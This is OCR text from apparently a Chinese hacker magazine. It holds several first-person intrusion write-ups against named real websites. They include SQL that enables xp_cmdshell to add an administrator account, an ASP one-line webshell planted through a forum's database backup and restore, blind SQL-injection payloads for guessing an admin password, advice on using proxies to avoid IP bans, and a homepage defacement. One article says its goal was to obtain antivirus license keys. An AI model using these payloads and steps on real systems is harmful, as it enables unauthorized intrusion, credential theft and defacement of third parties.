


图 7

"SQL Server 2005 中引入的 xp_cmdshell 选项是服务器配置选项，使系统管理员能够控制是否可以在系统上执行 xp_cmdshell 扩展存储过程。默认情况下，xp_cmdshell 选项在新安装的软件上处于禁用状态，但是可以通过使用外围应用配置器工具或运行 sp_configure 系统存储过程来启用它，如下面的代码示例所示："

```
-- To allow advanced options to be changed.
EXEC sp_configure 'show advanced options', 1
GO
-- To update the currently configured value for advanced options.
RECONFIGURE
GO
-- To enable the feature.
EXEC sp_configure 'xp_cmdshell', 1
GO
-- To update the currently configured value for this feature.
RECONFIGURE
GO
```

同样适用于SQL 2000 来开启xp_cmdshell，来提升SQL权限。

大概的意思就是说先调用sp_configure打开"显示高级选项"，如果不打开的话，就无法启用xp_cmdshell，然后再把xp_cmdshell的值改为"1"，就把xp_cmdshell启动了。好，我

们在“新建查询”中输入刚才的语句，然后执行。如图8所示，成功开启了xp_cmdshell。最后再用同样的方法加个管理员账号。如图9和图10所示。因为这台服务器的3389已经开了，所以我就直接登上去了，结果出现“终端服务器超出了最大允许连接数”，见图11，出现这种状况的时候你可以在“运行”中输入“mstsc /console /v:IP或域名”，这样就可以通过控制台连上去了。如图12所示。




图8

最后别忘了，再把xp_cmdshell关闭，以免被别的小菜利用。关闭方式就是刚才的逆过程：

```
EXEC sp_configure 'xp_cmdshell', 0
GO
RECONFIGURE
GO
EXEC sp_configure 'show advanced options', 0
GO
RECONFIGURE
GO
```




图9




图10





图11

本文没有什么技术含量，只是想与各位黑友分享一下此次入侵中学到的东东。文中提到的sql server management studio (sql2005可视化管理工具)较大，我在此给出链接，请大家自行下载。http://download.microsoft.com/download/1/1/0/110d908f-c445-4523-b939-220c7d135f3d/SQLServer2005_SSMSEE.msi。

[文章里的工具啊DSQL注入2.3和混客SQL利用工具.exe已收录在本期光盘中]

编辑点评：

虽然有了sqlserver的sa密码，但是在作者入侵过程中还是遇到了许多麻烦；解决这些问题的办法作者依靠了百度，这是一个很好的方法。这篇文章也可以作为资料收藏了。至于如何在注入点上开启sqlserver2005的xp_cmdshell，大家也可以百度一下了。


图12

安全检测牧民网安基地

文 雕牌 / 杜华军[H.S.T]

从本文你可以学到：

1、入侵的思路和分析方法
2、可疑目录的留意
3、利用数据库备份和恢复功能拿webshell

申明：由于当时检测站的时候没条件截图，文章是后面写的，所以大家看看思路就可以了，对不住大家了……

当了多个站的斑竹，所以要天天在网上淘宝淘资料给菜菜，不知不觉就逛到了牧民基地(http://www.hack006.com)。牧民？好象有个牧民版的鸽子，不知道是不是这里出产的。看样子这个站的规模还不小，不知它安全到位了没有，嘿嘿……手痒痒了，于是开始了下面的入侵安检……

先不管那么多，例行公事操起阿D一顿暴注……没有注入点！？也对，人家好歹也是玩黑的，怎么会有明显的注入漏洞呢！一般有，那也是蜜罐。

来吧，先找后台，看看是什么架站程序，再用baidu搜搜最近出的新漏洞。哎……半天也没有找到后台，八成改了默认页面。不过，貌似这个程序在哪里见过，想是一时间记不起来了。捣鼓了半天，无上传漏洞，无eweb在线编辑程序，咋一看，安全做得蛮到位的，呵呵……

网站是自己的服务器，旁注就别想了，只有从网站服务器上找找其他的程序，譬如：统计程序、bbs、留言版……在baidu里搜：site:www.hack006.com inurl:asp，看看网站的信息，也看到了一个可疑的目录/bbbbs/。

咋这么多b啊！？莫非是以前用过的bbs程序？老程序应该很久没管它了。要是那样，入侵的几率就多了！

在地址栏加上那个目录进行访问……果然猜得不错，是老程序，都快结蜘蛛网了，版权是94kk，记得以前也出过几个漏洞！其中有个login.asp文件的逻辑错误，导致绕过登录。经过测试发现，登录后权限是来宾，而且login.asp文件的username变量也过滤不严，导致注入漏洞的产生！第一个错误没有利用价值就不多说了，第二个错误利用起来麻烦了点，这个注入漏洞是在登录框中完成的……

先看看情况，看按照惯例能不能连接到数据库，也就是/db/94kk.asp。一测试一看，后缀是asp的居然不防下载，插一句话也行。我选择下载数据库拿管理员密码，然后将经过md5加密的密码去xmad5.org破解，正常登录。

94kk后台的功能也不少，有数据库备份和恢复。不过备份不能自己定义路径，所以先把当前数据备份为Bak94kk.mdb，然后下载到本地，接着新建一个表，内容为<%execute(request("1"))%>。

然后在后台附件类型中加mdb类型，接着在前台上传mdb一句话马。返回信息是：[upload=mdb.22.8.00.0.0]200714255227900.mdb[/upload]，打开恢复数据库功能。

先备份当前数据库，以便以后恢复。在恢复路径中输入uploadfile/File/200714255227900.mdb，当前默认是Data/94kk.asp。IE打后上传木马，但是在网上下载的94KK查看数据库时居然有加防下载！？

既然默认防下载，如果小菜用这种方法不成功岂不是要骂我？那这里就说说通用的注入方法，不过要注意在login.asp文

件中有个safeBuckler安全盾函数，一天IP登录错误超出7次，就会自动封IP，所以猜表的时候需要挂上代理，有猫的朋友就很方便了。可以先尝试本地搭建测试，把那安全盾的函数删除或者注释掉，成功后再在目标站上进行。

“语句如下：

1、判断密码长度的语句：“'or 16=(select len(pasword) from [kk_user] where name='admin') or '1'='1 ”，后面的or '1'='1不要。

2、猜测第n位的ASCII值语句：“'or 97>(select asc(mid(password, n,1) from [kk_user] where name='admin') or '1'='1'。如果不出错则说明第n位的ASCII值小于97是数字，字符a—z的ascii值范围是97—122，可以利用减半法。以此类推很快可以猜解出密码。”

总结：

作为安全检测拿到webshell就算成功了，总的来说安全不是蛮到位，asp马权限也不小，挂个黑页告诉管理漏洞，所以删马走人。过了几天再去看看的时候，那94kk的BBS已经不存在了，看来管理员还是蛮负责的。有什么问题来www.rootkit.com.cn或者《黑客手册》论坛（http://www.nohack.cn/bbs）留言，我的ID：雕牌。

编辑点评：

很遗憾，作者这次的安检没有图片说明，不过其思路和分析方法还是值得研究的。现在网络上利用的老程序还是有很多，大家只要细心，会有很多的收获哦！

不堪一击的东方卫士

文 Tommie(C.R.S.T)

从本文你可以学到：

1、基本的注入方式
2、利用serv—u提权
3、SQL的基本提权

前言

就在上几个月，东方卫士首页被挂上了恶意代码，其安全性是可想而知。最近正好帮朋友做免杀（要全过正版杀毒软件），出名的杀毒软件，例如卡巴斯基、瑞星的key在网上已经被公布得满天飞了，虽然出名的杀毒软件可以搜索一下偷着来用，但东方卫士这个杀毒软件的key实在是不太好找，所以只好从站点上下手了。

一、巧遇db_oner权限

踩了一下站点，知道是asp和htm混合型的网站，连论坛也没有。知道有asp自然地令我想起了注入，于是打开了百度，熟练地在地址栏输入“site:i110.com.cn inurl:asp”，意思就是说搜索指定网站的asp文件。




图1

本来觉得这么一个站应该是没什么可注入的，但通过一会儿的扫描后，发现了一个注入点，如图1。进行分析后，发现是db_owner的权限，如图2，真是很惊喜！




图2

马上列表段和列字段找后台，直接利用啊D本身自带的列目录功能进行列目录，慢条斯理地找到网站绝对路径后填在getwebshell上，如图3。




图3

跟着“BackupShell”自动备份，打开地址后出现了熟悉的字符，如图4。




图4

用一句话客户端进行连接，传上大马，试着修改主页，成功！如图5、6。

